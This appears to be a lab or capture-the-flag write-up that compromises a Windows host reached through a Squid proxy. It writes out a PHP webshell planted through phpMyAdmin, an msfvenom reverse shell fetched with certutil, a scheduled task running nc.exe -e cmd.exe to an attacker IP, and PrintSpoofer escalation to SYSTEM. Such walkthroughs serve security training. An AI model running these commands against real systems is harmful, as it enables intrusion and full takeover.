


Squid (Proxy browsing, php backdoor, Elevating service permissions)

Nmap

```
PORT      STATE SERVICE      VERSION
3128/tcp  open  http-proxy   Squid http proxy 4.14
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.14
```

Using Spose to enumerate openports behind the proxy

Add the proxy in foxy proxy

 **Edit Proxy squid**

Title or Description (optional)

squid

Color

#66cc66

Proxy Type

HTTP

Proxy IP address or DNS name ★

192.168.51.189

Port ★

3128

Username (optional)

admin

Password (optional) 👁

•••••

Cancel

Save & Add Another

Save & Edit Patterns

Save

<https://book.hacktricks.xyz/network-services-pentesting/3128-pentesting-squid>

<https://github.com/aancw/spose>


```
└─(root@kali)-[~/pg/practice/Squid/spose]
└─# python3 spose.py --proxy http://192.168.80.189:3128 --target 192.168.80.189
```

Using proxy address `http://192.168.80.189:3128`

`192.168.80.189 3306` seems OPEN

`192.168.80.189 8080` seems OPEN

Now we can brows to the webpage behind the proxy.



The screenshot shows a web browser window with the address bar displaying `192.168.80.189:8080`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the Wampserver logo and the text "Wampserver" followed by "Apache 2.4 - MySQL 5 & 8 - MariaDB 10 - PHP 5 & 7". The version is "Version 3.2.3 - 64bit" and the language is set to "english".

Server Configuration

Apache Version: 2.4.46 - [Documentation](#)

Server Software: Apache/2.4.46 (Win64) PHP/7.3.21 - Port defined for Apache:

PHP Version: 7.3.21 - [Documentation](#)

Loaded Extensions :

• apache2handler	• bcmath	• bz2	• calendar
• com_dotnet	• Core	• ctype	• date
• dom	• exif	• fileinfo	• filter
• gd	• gettext	• gmp	• hash
• iconv	• imap	• intl	• json
• ldap	• libxml	• mbstring	• mysqli
• mysqlnd	• openssl	• pcre	• PDO
• pdo_mysql	• pdo_sqlite	• Phar	• readline
• Reflection	• session	• SimpleXML	• soap
• sockets	• SPL	• sqlite3	• standard
• tokenizer	• wddx	• xdebug	• xml
• xmlreader	• xmlrpc	• xmlwriter	• xsl
• Zend OPcache	• zip	• zlib	

MySQL Version: 5.7.31 - Port defined for MySQL: 3306 - default DBMS - [Documentation MySQL](#)

MariaDB Version: 10.4.13 - Port defined for MariaDB: 3307 - [Documentation MariaDB](#) - [MySQL](#) - [MariaDB](#)

PHPmyadmin weak creds

Login with root user and no password



Welcome to phpMyAdmin

Language

English

Log in

Username:

root

Password:

Server Choice:

MySQL

Go

Creating backdoor php webshell

Databases

Create database

Backdoor_inc

latin1_swedish_ci

Create

	Database	Collation	Action
<input type="checkbox"/>	information_schema	utf8_general_ci	Check privileges
<input type="checkbox"/>	mysql	latin1_swedish_ci	Check privileges
<input type="checkbox"/>	performance_schema	utf8_general_ci	Check privileges
<input type="checkbox"/>	sys	utf8_general_ci	Check privileges

Total: 4



Check all

With selected:



Drop

Run SQL query/queries on database backdoor_inc: ⓘ

```
1 SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\wamp\\www\\backdoor.php"
```



192.168.51.189:8080/backdoor.php?cmd=whoami



Kali Linux



Kali Tools



Kali Docs



Kali Forums



Kali NetHunter



Exploit-DB



Go

nt authority\local service

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\wamp\\www\\backdoor.php"
```

Uploading a reverse-shell

```
└─(root@kali)-[~/pg/practice/Squid]
```

```
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.51 LPORT=443 -f exe  
> shell.exe
```

[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[*] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 460 bytes

Final size of exe file: 7168 bytes

```
certutil.exe -urlcache -f http://192.168.49.51/shell.exe shell.exe
```

```
http://192.168.51.189:8080/backdoor.php?cmd=shell.exe
```

```
└─(root@kali)-[~/pg/practice/Squid]
```

```
└─# nc -lvnp 443
```

listening on [any] 443 ...

connect to [192.168.49.51] from (UNKNOWN) [192.168.51.189] 49804

Microsoft Windows [Version 10.0.17763.2300]

(c) 2018 Microsoft Corporation. All rights reserved.

```
C:\wamp\www>whoami
whoami
nt authority\local service

C:\wamp\www>
```

Priv esc

We are nt authority\local service but cannot take advantage of full permissions.

```
# Grant all perms
[System.String[]]$Privs = "SeAssignPrimaryTokenPrivilege", "SeAuditPrivilege",
"SeChangeNotifyPrivilege", "SeCreateGlobalPrivilege", "SeImpersonatePrivilege",
"SeIncreaseWorkingSetPrivilege"

# Creat the task principal
$TaskPrincipal = New-ScheduledTaskPrincipal -UserId "LOCALSERVICE" -LogonType
ServiceAccount -RequiredPrivilege $Privs

# Rev shell task

$TaskAction = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-Exec
Bypass -Command `\"C:\wamp\www\nc.exe 192.168.118.23 4444 -e cmd.exe`\""

# Register the task
Register-ScheduledTask -Action $TaskAction -TaskName "GrantAllPerms" -Principal
$TaskPrincipal

# Start the task
Start-ScheduledTask -TaskName "GrantAllPerms"
```

Now we have the SeImpersonatePrivilege

```
PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                 Disabled
SeAuditPrivilege      Generate security audits                     Disabled
SeChangeNotifyPrivilege Bypass traverse checking                      Enabled
SeImpersonatePrivilege Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled

C:\Windows\system32>
```

Abusing this privilege with printerspoofer

<https://github.com/itm4n/PrintSpoofer>

Run the exploit, now we have a fully privledged shell.

```
C:\wamp\tmp>PrintSpoofer.exe -i -c powershell.exe
PrintSpoofer.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Windows\system32> whoami /all
whoami /all
```

USER INFORMATION

User Name	SID
nt authority\system	S-1-5-18